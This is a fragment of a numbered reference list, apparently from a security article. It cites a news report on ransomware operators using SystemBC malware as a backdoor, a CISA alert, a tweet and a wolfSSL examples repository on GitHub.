 3. <https://www.bankinfosecurity.com/ransomware-operators-using-systembc-malware-as-backdoor-a-15612>
 4. <https://us-cert.cisa.gov/ncas/alerts/aa20-302a>
 5. https://twitter.com/siri_urz/status/1327233462617731074?s=20
 6. <https://github.com/wolfSSL/wolfssl-examples>
-